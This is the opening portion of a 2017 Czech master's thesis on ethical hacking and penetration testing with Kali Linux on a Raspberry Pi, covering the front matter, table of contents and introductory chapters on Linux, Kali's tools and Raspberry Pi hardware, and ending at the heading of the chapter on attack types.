

**UNIVERZITA PARDUBICE**

**Fakulta elektrotechniky a informatiky**

**Implementace Kali Linux do Raspberry Pi**

**Bc. Michal Vašíček**

**Diplomová práce**

**2017**

Univerzita Pardubice  
Fakulta elektrotechniky a informatiky  
Akademický rok: 2016/2017

## **ZADÁNÍ DIPLOMOVÉ PRÁCE**

(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení: **Bc. Michal Vašíček**  
Osobní číslo: **I15236**  
Studijní program: **N2646 Informační technologie**  
Studijní obor: **Informační technologie**  
Název tématu: **Implementace Kali Linux do Raspberry Pi**  
Zadávající katedra: **Katedra softwarových technologií**

### **Z á s a d y   p r o   v y p r a c o v á n í :**

Téma je zaměřeno na problematiku etického hackingu a penetračních testů. Úkolem je vypracovat metodiku penetračního testování, zvolit vhodné nástroje k testování (Kali Linux, Nessus). Pomocí vytvořených testovacích scénářů budou realizovány penetrační testy. Praktická část se zaměří na zjištění zranitelností jednodeskového počítače Raspberry Pi a zhodnocení výsledků z pohledu použitých testovacích nástrojů.

Rozsah grafických prací:

Rozsah pracovní zprávy: 50 stran

Forma zpracování diplomové práce: tištěná

Seznam odborné literatury:

\*MOLLOY, Derek. Exploring raspberry PI. Indianapolis, IN: John Wiley and Sons, 2016. ISBN 9781119188681.

\*MONK, Simon. Raspberry Pi cookbook. Beijing: O'Reilly, 2014. ISBN 9781449365226.

\*SELECKÝ, Matúš. Penetrační testy a exploitace. 1. vyd. Brno: Computer Press, 2012, 303 s. ISBN 978-80-251-3752-9.

\*DIETERLE, Daniel W. Basic Security Testing with Kali Linux 2. US. ISBN 9781530506569.

\*<http://www.wirelesshack.org/top-kali-linux-2-0-books-of-2016.html>

Vedoucí diplomové práce:

Ing. Soňa Neradová, Ph.D.

Katedra informačních technologií

Datum zadání diplomové práce: 31. října 2016

Termín odevzdání diplomové práce: 17. května 2017



Ing. Zdeněk Němec, Ph.D.  
děkan

L.S.



prof. Ing. Antonín Kavička, Ph.D.  
vedoucí katedry

V Pardubicích dne 15. listopadu 2016

# Prohlášení autora

Prohlašuji, že jsem tuto práci vypracoval samostatně. Veškeré literární prameny a informace, které jsem v práci využil, jsou uvedeny v seznamu použité literatury.

Byl jsem seznámen s tím, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorský zákon, zejména se skutečností, že Univerzita Pardubice má právo na uzavření licenční smlouvy o užití této práce jako školního díla podle § 60 odst. 1 autorského zákona, a s tím, že pokud dojde k užití této práce mnou nebo bude poskytnuta licence o užití jinému subjektu, je Univerzita Pardubice oprávněna ode mne požadovat přiměřený příspěvek na úhradu nákladů, které na vytvoření díla vynaložila, a to podle okolností až do jejich skutečné výše.

Souhlasím s prezenčním zpřístupněním své práce v Univerzitní knihovně.

V Pardubicích dne 10. srpna 2017

Michal Vašíček

# Poděkování

Děkuji vedoucí mé práce Ing. Soně Neradové, Ph.D. za užitečné a věcné připomínky a rady při tvorbě této práce. Dále bych chtěl poděkovat mé rodině, přátelům a spolužákům, kteří mi byli oporou po celou dobu studia.

# Anotace

Téma je zaměřeno na problematiku etického hackingu a penetračních testů. Úkolem je vypracovat metodiku penetračního testování, zvolit vhodné nástroje k testování (Kali Linux, Nessus). Pomocí vytvořených testovacích scénářů budou realizovány penetrační testy. Praktická část se zaměří na zjištění zranitelností jednodeskového počítače Raspberry Pi a zhodnocení výsledků z pohledu použitých testovacích nástrojů.

## Klíčová slova

Kali Linux, penetrační testování, Raspberry Pi, hacking.

## Title

Implementation of Kali Linux into Raspberry Pi.

## Annotation

The topic is focused on the issue of ethical hacking and penetration tests. The goal is to develop penetration testing methodology, choose the appropriate tools for testing (Kali Linux, Nessus). Penetration tests will be realized using the created test scenarios. The practical part will focus on finding vulnerabilities of single-board computer Raspberry Pi and evaluations of results in terms of used testing tools.

## Keywords

Kali Linux, penetration testing, Raspberry Pi, hacking.

# Obsah

<b>Seznam obrázků</b>	<b>10</b>
<b>Seznam tabulek</b>	<b>11</b>
<b>Seznam zkratek</b>	<b>12</b>
<b>Úvod</b>	<b>15</b>
<b>1 Linux</b>	<b>17</b>
1.1 Historie . . . . .	17
1.2 Linuxové distribuce . . . . .	18
<b>2 Kali Linux</b>	<b>19</b>
2.1 Historie . . . . .	19
2.2 Kategorie nástrojů obsažených v Kali Linux . . . . .	20
2.3 Nejznámější nástroje obsažené v Kali Linux . . . . .	21
<b>3 Alternativní linuxové distribuce pro penetrační testování</b>	<b>22</b>
3.1 Blackbuntu . . . . .	22
3.2 Pentoo . . . . .	22
3.3 Ostatní . . . . .	22
<b>4 Samostatné utility pro penetrační testování</b>	<b>23</b>
4.1 Nástroje pro vyhledání zranitelností . . . . .	23
4.2 Nástroje pro zneužití zranitelností . . . . .	23
4.3 Nástroje pro otestování webových aplikací . . . . .	23
4.4 Nástroje pro analýzu zabezpečení opračnických systémů . . . . .	23
<b>5 Jednodeskový počítač</b>	<b>24</b>
<b>6 Raspberry Pi</b>	<b>25</b>
6.1 Modelová řada . . . . .	25

6.1.1	Přehled modelů . . . . .	26
6.1.2	Hardwarová výbava . . . . .	26
6.1.3	Softwarová výbava . . . . .	27
<b>7</b>	<b>Typy útoků</b>	<b>28</b>
7.1	Sociální inženýrství . . . . .	28
7.2	Útok hrubou silou . . . . .	29
7.3	Hardwarové útoky . . . . .	30
7.3.1	Lokální odposlech . . . . .	31
7.3.2	Man in the middle . . . . .	31
7.4	Softwarové útoky . . . . .	31
7.4.1	DoS . . . . .	31
7.4.2	DHCP spoofing . . . . .	32
7.4.3	DNS spoofing . . . . .	32
7.4.4	ARP cache poisoning . . . . .	33
7.4.5	MAC flooding . . . . .	33
7.4.6	Buffer overflow . . . . .	33
7.5	Softwarové útoky na webové aplikace . . . . .	33
7.5.1	XSS . . . . .	34
7.5.2	CSRF . . . . .	34
7.5.3	SQL injection . . . . .	34
<b>8</b>	<b>OWASP</b>	<b>35</b>
8.1	OWASP Top 10 . . . . .	35
<b>9</b>	<b>Penetrační testování</b>	<b>36</b>
9.1	Penetrační testování a etický hacking . . . . .	36
9.2	Kdo je útočník . . . . .	36
9.2.1	Hackerská etika . . . . .	37
9.2.2	Black hat . . . . .	37
9.2.3	White hat . . . . .	37
9.3	Obecné nařízení o ochraně osobních údajů . . . . .	38



9.4	Statistiky počítačové kriminality . . . . .	38
9.5	Metodiky penetračního testování . . . . .	40
9.5.1	OWASP . . . . .	40
9.5.2	OSSTMM . . . . .	41
9.6	Druhy bezpečnostních testů . . . . .	42
9.6.1	Bezpečnostní testy podle prováděných úkonů . . . . .	42
9.6.2	Bezpečnostní testy podle úrovně automatizace . . . . .	43
9.6.3	Bezpečnostní testy podle znalostí zúčastněných stran . . . . .	44
9.7	Vlastní testovací scénář . . . . .	46
9.7.1	Cíl a rozsah testu . . . . .	46
9.7.2	Sběr informací a dat . . . . .	46
9.7.3	Skenování a exploitace . . . . .	46
9.7.4	Závěrečná zpráva . . . . .	46
<b>10</b>	<b>Raspberry Pi prakticky</b>	<b>47</b>
10.1	Sestavení Raspberry Pi . . . . .	48
10.2	Instalace Kali Linuxu do Raspberry Pi . . . . .	48
10.3	Monitorovací mód . . . . .	50
10.4	Odříznutí cíle od sítě . . . . .	51
10.4.1	Odříznutí pomocí Aireplay-ng . . . . .	52
10.4.2	Odříznutí pomocí MDK3 . . . . .	53
10.5	DoS útok na přístupový bod . . . . .	54
10.6	Kontinuální přerušování provozu . . . . .	56
10.7	Prolomení SSH přístupu . . . . .	57
10.8	MitM pomocí ARP poisoning . . . . .	59
10.9	DNS spoofing . . . . .	63
<b>11</b>	<b>Shrnutí a možnosti obrany</b>	<b>66</b>
11.1	Odříznutí cílové stanice . . . . .	66
11.2	DoS . . . . .	66
11.3	Kontinuální přerušování provozu . . . . .	67
11.4	Prolomení SSH přístupu . . . . .	67

11.5 MitM . . . . .	67
11.6 DNS spoofing . . . . .	67
<b>Závěr</b>	<b>68</b>
<b>Literatura</b>	<b>69</b>
<b>Obsah CD</b>	<b>74</b>

# Seznam obrázků

1	Logo operačního systému Linux. [3]	17
2	Logo Kali Linux. [24]	19
3	Raspberry Pi 3 Model B. [22]	25
4	Přehled hardwarové výbavy vybraných modelů. [23]	26
5	Kategorizace útoků v letech 2005 až 2015. [32]	39
6	Testy podle prováděných úkonů. [27]	43
7	Druhy testů podle míry znalostí. [12]	44
8	Raspberry Pi 3.	47
9	Zápis obrazu na paměťovou kartu pomocí Etcher.	49
10	Prostředí Kali Linux v Raspberry Pi.	50
11	Aktivní monitorovací mód.	51
12	Vyhledání bezdrátových sítí a zařízení.	52
13	Proces zasílání deautentizačních paketů.	53
14	Ping na Raspberry Pi cíle.	53
15	Ping na cílovém Raspberry Pi.	54
16	Použití nástroje MDK3 v režimu Authentication DoS.	55
17	Použití nástroje MDK3 v režimu Michael shutdown exploitation.	56
18	Skenování sítě pomocí nástroje Nmap.	57
19	Skenování portů pomocí nástroje Nmap.	58
20	Získání přihlašovacích údajů pomocí nástroje Hydra.	59
21	SSH připojení.	59
22	Použití nástroje Netdiscover.	60
23	Použití nástroje Zenmap.	61
24	Nalezení hostů v nástroji Ettercap.	62
25	Zachytávání komunikace pomocí nástroje Ettercap.	63
26	Aktivace pluginu dns_spoof v nástroji Ettercap.	64
27	Ukázka DNS spoofingu v nástroji Ettercap.	65
28	Ukázka přesměrování oběti.	65

# Seznam tabulek

1	Shrnutí provedených útoků . . . . .	66
---	-------------------------------------	----

# Seznam zkratek

<b>WEP</b>	<i>Wired Equivalent Privacy</i> , soukromí ekvivalentní drátovým sítím
<b>WPA</b>	<i>Wi-Fi Protected Access</i> , chráněný přístup k Wi-Fi
<b>Wi-Fi</b>	<i>Wireless Fidelity</i> , lokální bezdrátová síť
<b>GNU</b>	<i>GNU's not Unix</i> , svobodný operační systém
<b>ARM</b>	<i>Advanced RISC Machine</i> , mikroprocesorová architektura
<b>RISC</b>	<i>Reduced Instruction Set Computing</i> , architektura mikroprocesorů s redukovanou instrukční sadou
<b>SBC</b>	<i>Single-Board Computer</i> , jednodeskový počítač
<b>SQL</b>	<i>Structured Query Language</i> , standardizovaný strukturovaný dotazovací jazyk
<b>GDPR</b>	<i>General Data Protection Regulation</i> , obecné nařízení o ochraně osobních údajů
<b>DPO</b>	<i>Data Protection Officer</i> , kontrolor, který dohlíží nad nakládáním s osobními údaji
<b>IP</b>	<i>Internet Protocol</i> , protokol využívaný v počítačových sítích, který pracuje na síťové vrstvě
<b>OWASP</b>	<i>Open Web Application Security Project</i> , projekt zabývající se bezpečností webových aplikací
<b>XSS</b>	<i>Cross-site scripting</i> , metoda narušení webových stránek využitím neošetřených vstupů
<b>CSRF</b>	<i>Cross-site Request Surgery</i> , podvržení požadavku mezi různými stránkami
<b>API</b>	<i>Application Programming Interface</i> , rozhraní pro programování aplikací
<b>MITM</b>	<i>Man in the middle</i> , typ počítačového útoku, kdy se útočník stane aktivním prostředníkem mezi účastníky komunikace
<b>TCP/IP</b>	<i>Transmission Control Protocol/Internet Protocol</i> , sada protokolů pro komunikaci v počítačové síti
<b>DNS</b>	<i>Domain Name System</i> , hierarchický systém doménových jmen

<b>DHCP</b>	<i>Dynamic Host Configuration Protocol</i> , protokol TCP/IP pro automatickou konfiguraci počítačů připojených do počítačové sítě
<b>ARP</b>	<i>Address Resolution Protocol</i> , protokol, který umožňuje překlad IP adresy na fyzickou hardwarovou adresu
<b>MAC</b>	<i>Media Access Control</i> , jednoznačný identifikátor síťového zařízení
<b>ICMP</b>	<i>Internet Control Message Protocol</i> , protokol, používají operační systémy v síti pro odesílání služebních informací
<b>DoS</b>	<i>Denial of Service</i> , útok, jehož cílem je učinit službu nedostupnou
<b>CMS</b>	<i>Content Management System</i> , systém pro správu nejčastěji webového obsahu
<b>CAM</b>	<i>Content Addressable Memory</i> , paměť switchu, kde jsou uloženy porty a přiřazené MAC adresy
<b>OSSTMM</b>	<i>Open Source Security Testing Methodology</i> , metodika penetračního testování
<b>ISECOM</b>	<i>Institute for Security and Open Methodologies</i> , organizace zaštiťující metodiku OSSTMM
<b>STAR</b>	<i>Security Test Audit and Reporting</i> , nástroj pro tvorbu reportů
<b>GHz</b>	<i>Gigahertz</i> , jednotka frekvence
<b>IoT</b>	<i>Internet of Things</i> , označení pro propojení vestavěných zařízení s internetem
<b>BSSID</b>	<i>Basic Service Set Identifier</i> , fyzická adresa přístupového bodu
<b>IEEE</b>	<i>Institute of Electrical and Electronics Engineers</i> , institut pro elektrotechnické a elektronické inženýrství
<b>OUI</b>	<i>Organisationally Unique Identifier</i> , identifikátor výrobce zařízení
<b>SSH</b>	<i>Secure Shell</i> , komunikační protokol v TCP/IP sítích
<b>HTTP</b>	<i>Hypertext Transfer Protocol</i> , internetový protokol určený pro výměnu hypertextových dokumentů
<b>HTTPS</b>	<i>Hypertext Transfer Protocol Secure</i> , protokol umožňující zabezpečenou komunikaci v počítačové síti
<b>IPS</b>	<i>Intrusion Prevention System</i> , systém prevence průniku
<b>IDS</b>	<i>Intrusion Detection System</i> , systém pro odhalení průniku

<b>DNSSEC</b>	<i>Domain Name System Security Extensions</i> , rozšíření systému doménových jmen, zvyšující jeho bezpečnost
<b>TKIP</b>	<i>Temporal Key Integrity Protocol</i> , šifrovací protokol využívaný v bezdrátových sítích
<b>EU</b>	<i>European Union</i> , Evropská Unie
<b>USD</b>	<i>United States Dollar</i> , americký dolar

# Úvod

V dnešní době, kterou lze dozajista nazvat počítačovou, nás počítače a související nástroje výpočetní techniky obklopují téměř na každém kroku, ať už se jedná o soukromý nebo firemní sektor, nemocnice, úřady, banky a tak dále. Z historického pohledu nastal zásadní zlom v momentě, kdy mezi sebou jednotlivé počítače dokázaly vzájemně komunikovat díky počítačové síti. Dnes již počítačové sítě, ať už kabelové či bezdrátové, neodmyslitelně patří k základnímu „vybavení“ naprosté většiny domácností a podniků. Rostoucí obliba počítačových sítí sebou bohužel přinesla i stinnou stránku v podobě různých síťových útoků. Díky tomu vznikla potřeba revidovat a testovat zabezpečení počítačových sítí, aby došlo k minimalizaci rizika narušení nežádoucími osobami, odcizení nebo jinému znehodnocení důležitých dat a podobně. Tato potřeba časem dospěla do ucelené podoby pod označením penetrační testování.

Teoretická část této práce se zabývá problematikou penetračního testování. Nejprve jsou zde představeny jak komplexní linuxové distribuce, zaměřené na tuto problematiku, tak i samostatné nástroje zaměřené na jednotlivé oblasti penetračního testování. Důraz je kladen zejména na linuxovou distribuci Kali Linux, a to především na její historii a přehled nástrojů. V této části práce je dále představena problematika jednodeskových počítačů s důrazem na Raspberry Pi, jeho historii a softwarové i hardwarové vybavení. Dále je zde uvedena kategorizace nejčastějších typů útoků v rámci počítačových sítí. Podstatnou částí je samotný rozbor penetračního testování a etického hackingu, zavedení pojmů útočník a hackerská etika, a dále také představení různých v praxi využívaných metodik pro penetrační testování v čele se statistikami počítačové kriminality a nově vznikajícím nařízením o ochraně osobních údajů. Ve zbytku teoretické části jsou pak podrobněji rozebrány jednotlivé druhy používaných testů.


Praktická část této práce je zaměřena na penetrační testování za pomoci dvojice jednodeskových počítačů Raspberry Pi 3. V úvodu je kromě procesu sestavení popsán také postup pro instalaci a zprovoznění linuxové distribuce Kali Linux, která je dále využita pro účely samotného testování. Stěžejní část se věnuje realizaci vybraných typů útoků, kdy jedno Raspberry Pi představuje útočníka a druhé oběť. Útoky jsou vedeny skrze bezdrátovou síť, a to jak zvenčí tak zevnitř. V závěrečné části praktické práce je



pak uvedeno přehledné shrnutí provedených útoků včetně dosažených výsledků. Nedílnou součástí je také popis možností obrany proti útokům, které byly v rámci praktické části realizovány.

# 1 Linux

Označení Linux nebo případně GNU/Linux znamená operační systém počítače, který je založený na linuxovém jádře. Tento operační systém je svobodný. To znamená, že operační systém je možné například libovolně používat, kopírovat, sdílet nebo ho i upravovat podle potřeby. Touto vlastností se odlišuje od proprietárních operačních systémů, které zdarma nejsou a u kterých je nutné striktně dodržovat podmínky licencování. [4, 5]



Obrázek 1: Logo operačního systému Linux. [3]

## 1.1 Historie

Historie dnešního Linuxu začala již v roce 1983, kdy Richard Matthew Stallman zahájil projekt, jehož cílem bylo zkonstruování zcela nového operačního systému, jenž by využíval pouze svobodný a otevřený software. Výsledkem tohoto projektu byl operační systém nazvaný GNU. V roce 1990 začal vývoj jádra Hurd, jehož cílem bylo zajistění běhu operačního systému GNU a jeho komunikace s hardwarem. [4, 5]

V roce 1991 začal s vývojem vlastního jádra jménem Linux také Linus Torvalds, který studoval na finské univerzitě v Helsinkách. Linus se inspiroval u komerčního operačního systému MINIX, jehož autorem byl Andrew Tanenbaum. Samotný vývoj získal pozornost okolí a začali se přidávat další spolupracovníci. [4, 5]

Vývoj Linuxu byl o mnoho rychlejší než vývoj jádra Hurd a výsledkem bylo sloučení jádra Linux s operačním systémem GNU. Odtud také pramení již zmíněný název GNU/Linux. [4, 5]

Současným logem Linuxu je tučňák Tux, který byl vytvořen na základě obrázku Lerryho Ewinga z roku 1996. [4, 5]

## 1.2 Linuxové distribuce

Pojem distribuce označuje spojení jádra operačního systému a dalších programů, které společně tvoří komplexní operační systém. V současnosti existuje více než 450 různých distribucí, které se liší například použitým balíčkovacím systémem pro instalaci programů, možností běhu i na počítačích se starším a méně výkoným hardwarem nebo speciálním zaměřením. Mezi nejznámější současné linuxové distribuce patří například Debian, Ubuntu a jeho deriváty Mint, Xubuntu a jiné, Fedora, Gentoo, Arch Linux, openSUSE a CentOS. Příkladem populární linuxové distribuce se speciálním zaměřením je mimo jiné také Kali Linux, jež se zaměřuje na bezpečnost a penetrační testování. [5, 8]

## 2 Kali Linux

Kali Linux je specializovaná linuxová distribuce vyvíjená společností Offensive Security. Je založena na populární distribuci Debian a soustředí se především na oblast penetračního testování a bezpečnostních auditů. Pro tyto potřeby obsahuje více než 600 různých sofistikovaných nástrojů. Nespornou výhodou je také podrobná dokumentace a fakt, že získání a využívání Kali Linuxu je kompletně zdarma. [6, 9]



Obrázek 2: Logo Kali Linux. [24]

### 2.1 Historie

Kali Linux i jeho známý předchůdce Backtrack vycházejí z linuxové distribuce Knoppix, která představovala jednu z prvních spustitelných distribucí bez nutnosti instalace na pevný disk. Poté došlo k rozvětvení, jehož výsledkem byl vznik nové distribuce jménem WHoppix. Následovalo další rozdělení a vznik distribuce WHAX, která již v základu obsahovala nástroje a skripty pro penetrační testování. Název WHAX vznikl spojením slov White Hat (etický hacker, který se zabývá penetračním testováním za účelem ověření a zlepšení bezpečnosti například informačních systémů) a Slax (modulární linuxová distribuce). A právě z WHAXu vychází přímý předchůdce Kali Linuxu, profesionální linuxová distribuce Backtrack, která se specializuje na penetrační testování počítačových sítí, informačních a operačních systémů a hardwaru. [10]

Verze Backtrack Linux:

- Backtrack 1.0 – první vydání v roce 2006,
- Backtrack 2 – rok 2007,
- Backtrack 3 – rok 2008,
- Backtrack 4 – rok 2010,
- Backtrack 5 – rok 2011,
- Backtrack 5 R3 – poslední verze, která vyšla v roce 2012 obsahovala několik set nástrojů určených pro penetrační testování rozdělených do dvanácti kategorií podle jejich zaměření. [11]

Jako další v pořadí měla vyjít verze 6, ale tvůrci dospěli k názoru, že se několik let zastaralou architekturou nemohou úspěšně zrealizovat své nově plánované funkce. Začali proto znovu od začátku a s novým názvem – Kali Linux. [6, 13]

Mezi jeho hlavní výhody patří například rozsáhlá podpora bezdrátových zařízení, podepisování jednotlivých balíčků jejich tvůrci, vícejazyčná podpora, možnosti přizpůsobení včetně jádra a v neposlední řadě také podpora ARM procesorů, která nám otevírá nové možnosti využití Kali Linuxu na jednodeskových počítačích typu Raspberry Pi nebo Arduino, které jsou velmi levné a široce přizpůsobitelné. [6]

## 2.2 Kategorie nástrojů obsažených v Kali Linux

Platforma pro penetrační testování Kali Linux obsahuje velké množství různých nástrojů. Tyto nástroje pokrývají celou oblast procesu penetračního testování od počátečního sběru informací o cíli testování až po závěrečné vyhodnocení výsledků a reportování. Rozdělení nástrojů do jednotlivých kategorií bylo logickým krokem. Kategorií je celkem třináct:

- shromažďování informací,
- nalezení zranitelností,
- bezdrátové útoky,
- webové aplikace,
- zneužití nalezených zranitelností,
- forenzní nástroje,
- zátěžové testy,

- prolamování hesel,
- získání přístupu,
- reverzní inženýrství,
- hardware hacking,
- sniffing a spoofing,
- reportovací nástroje. [14]

## 2.3 Nejznámější nástroje obsažené v Kali Linux

Mezi populární nástroje určené pro penetrační testování a bezpečnostní audit, které jsou integrované v Kali Linuxu patří například:

- Nmap, nástroj pro mapování počítačových sítí a bezpečnostní audit,
- Metasploit, framework pro penetrační testování,
- John The Ripper, utilita pro prolamování šifrovaných hesel,
- SQLmap, nástroj pro detekci a zneužití SQL injection<sup>1</sup>,
- Wireshark, nástroj pro analýzu síťového provozu,
- Aircrack-ng, sloužící k prolamování hesel k bezdrátovým sítím zabezpečeným pomocí WEP a WPA. [14]

---

<sup>1</sup>Technika napadení databázové vrstvy programu vsunutím poškozujícího kódu díky neošetřenému vstupu.

## 3 Alternativní linuxové distribuce pro penetrační testování

Velmi známý Backtrack a z něj vycházející Kali Linux samozřejmě nejsou jedinými linuxovými distribucemi, které se specializují na penetrační testování. Níže jsou stručně představeny další linuxové distribuce, které se pro účely penetračního testování využívají.

### 3.1 Blackbuntu

Populární alternativou je především Blackbuntu, které vychází z Ubuntu, což je nejvíce rozšířená linuxová distribuce mezi běžnými uživateli. O samotný vývoj Blackbuntu se stará poměrně velká uživatelská komunita, která je složena z nadšenců problematiky počítačové bezpečnosti. [2]

### 3.2 Pentoo

Pentoo je další z linuxových distribucí, které jsou zaměřeny na oblast bezpečnosti a penetračních testů. Pentoo vychází z distribuce Gentoo a disponuje nejen upravenými nástroji, ale i změněným jádrem. Za vývojem nestojí žádná velká společnost, nýbrž opět komunita uživatelů. [15]

### 3.3 Ostatní

Mezi další dostupné, ale méně známé alternativy dále patří:

- BlackBox,
- Caine,
- Fedora Security Lab,
- Matriux,
- NodeZero,
- Weakerth4n. [16]

## 4 Samostatné utility pro penetrační testování

Kromě operačních systémů, které sdružují více nástrojů k testování existují i samostatné aplikace, zaměřené na danou konkrétní oblast, například vyhledání zranitelností, zneužívání zranitelností, testy webových aplikací, databázových aplikací a další. [16]

### 4.1 Nástroje pro vyhledání zranitelností

- Nessus,
- Nexpose,
- OpenVAS,
- Core Impact Pro. [16]

### 4.2 Nástroje pro zneužití zranitelností

- Metasploit, který lze využít i v Kali Linux,
- Core Impact Pro. [16]

### 4.3 Nástroje pro otestování webových aplikací

- Acunetix,
- Samurai Web Testing Framework. [16]

### 4.4 Nástroje pro analýzu zabezpečení operačních systémů

- Microsoft Baseline Security Analyzer, pro operační systémy Windows,
- CYSOfy Lynis, pro UNIXové operační systémy, který lze využít i v Kali Linux. [16]



## 5 Jednodeskový počítač


Jednodeskový počítač, často značován zkratkou SBC, je počítač velmi malých rozměrů integrovaný v jedné desce plošných spojů včetně procesoru, operační paměti i vstupně-výstupních rozhraní. Mezi typické vlastnosti patří kromě malých rozměrů také nízká váha, cena i spotřeba, možnost rozšíření o přídatné moduly a unixový operační systém s podporou ARM procesorů. Počítače toho typu se využívají v široké škále oblastí, ať už se jedná o různé řídicí nebo měřicí systémy, zpracování dat ze senzorů, multimediální centra, domácí automatizaci, vzdělávací činnost a podobně. [17, 18]

Mezi nejznámější jednodeskové počítače patří:

- Raspberry Pi,
- Arduino,
- Intel Edison,
- Banana Pi. [19]

## 6 Raspberry Pi

Jednodeskový počítač Raspberry Pi pochází z Velké Británie, kde ho vyrábí firma Raspberry Pi Foundations. Původním záměrem firmy bylo vyrobit SBC o velikosti zhruba běžné platební karty a využít jej pro vzdělávací účely studentů informatiky na tamních univerzitách. Raspberry Pi se ovšem během krátkého období stalo velmi populárním zejména díky mnohostrannému využití a jen za první rok prodeje překročily jeden milion kusů. [17, 20, 21]



Obrázek 3: Raspberry Pi 3 Model B. [22]

## 6.1 Modelová řada

Od doby, kdy firma Raspberry Pi Foundations představila svůj první model jednodeskového počítače Raspberry Pi již uplynulo několik let, během kterých došlo k jeho vylepšení a také k představení nových modelů.

### 6.1.1 Přehled modelů

Chronologicky seřazený přehled modelů jednodeskového počítače Raspberry Pi:

- Raspberry Pi Model A,
- Raspberry Pi Model A+,
- Raspberry Pi 1 Model B,
- Raspberry Pi 1 B+,
- Raspberry Pi 2 B+,
- Raspberry Pi ZERO,
- Raspberry Pi 3 B,
- Raspberry Pi ZERO W. [23]

### 6.1.2 Hardwarová výbava

Spolu s vývojem vylepšených verzí a nových modelů Raspberry Pi se postupně zlepšil i jeho výkon díky inovovanému hardwaru. Níže uvedený obrázek zachycuje přehled hardwarové výbavy vybraných modelů Raspberry Pi.

	Raspberry Pi 3 Model B	Raspberry Pi 2 Model B	Raspberry Pi Model B+
Processor Chipset	Broadcom BCM2837 64Bit Quad Core ARM Cortex A53 at 1.2GHz	Broadcom BCM2836 32Bit Quad Core ARMv7 at 900MHz	Broadcom BCM2835 32Bit ARMv6k at 700MHz
GPU	Videocore IV @ 400MHz	Videocore IV @ 250MHz	Videocore IV @ 250MHz
Processor Speed	QUAD Core @1.2 GHz	QUAD Core @900 MHz	Single Core @700 MHz
RAM	1GB SDRAM @ 400 MHz	1GB SDRAM @ 400 MHz	512 MB SDRAM @ 400 MHz
Storage	MicroSD	MicroSD	MicroSD
USB 2.0	4x USB Ports	4x USB Ports	4x USB Ports
Max Power Draw/voltage	2.5A @ 5V	1.8A @ 5V	1.8A @ 5V
GPIO	40 pin	40 pin	40 pin
Ethernet Port	Yes	Yes	Yes
WiFi	Built in	No	No
Bluetooth LE	Built in	No	No
Video Output	HDMI/Composite via RCA Jack	HDMI/Composite via RCA Jack	HDMI/Composite via RCA Jack
Audio Output	3.5mm Jack	3.5mm Jack	3.5mm Jack

Obrázek 4: Přehled hardwarové výbavy vybraných modelů. [23]

### 6.1.3 Softwarová výbava

Vzhledem k tomu, že Raspberry Pi, ale i jiné jednodeskové počítače, obsahují procesor založený na architektuře ARM, je nutné použít upravený operační systém pro tuto architekturu. Mezi hlavní linuxové distribuce, které se používají na Raspberry Pi patří:

- Raspbian, založený na linuxové distribuci Debian,
- OpenELEC, vhodný pro realizaci multimediálního centra,
- Arch Linux, určený pro zkušené uživatele, kteří chtějí maximální možnost přizpůsobení systému,
- Pidora, založený na linuxové distribuci Fedora,
- OSMC, opět vhodný pro multimediální centrum. [20, 23, 25]

Vůbec nejznámějším operačním systémem pro Raspberry Pi je Raspbian, který je přímo doporučovaný výrobcem a má také nejrozsáhlejší komunitu uživatelů. Díky tomu je možné velmi snadno a rychle vyřešit případné problémy uživatelů. Obecně je ale možné použít jakoukoliv linuxovou distribuci, která podporuje procesory architektury ARM. Podporou ARM procesorů disponuje i již zmíněná linuxová distribuce Kali Linux, kterou je díky tomu možné využívat kromě Raspberry Pi i na dalších SBC, například CuBox, BeagleBone, ODroid a další. [20, 25, 26]

## 7 Typy útoků

### 7.1 Sociální inženýrství

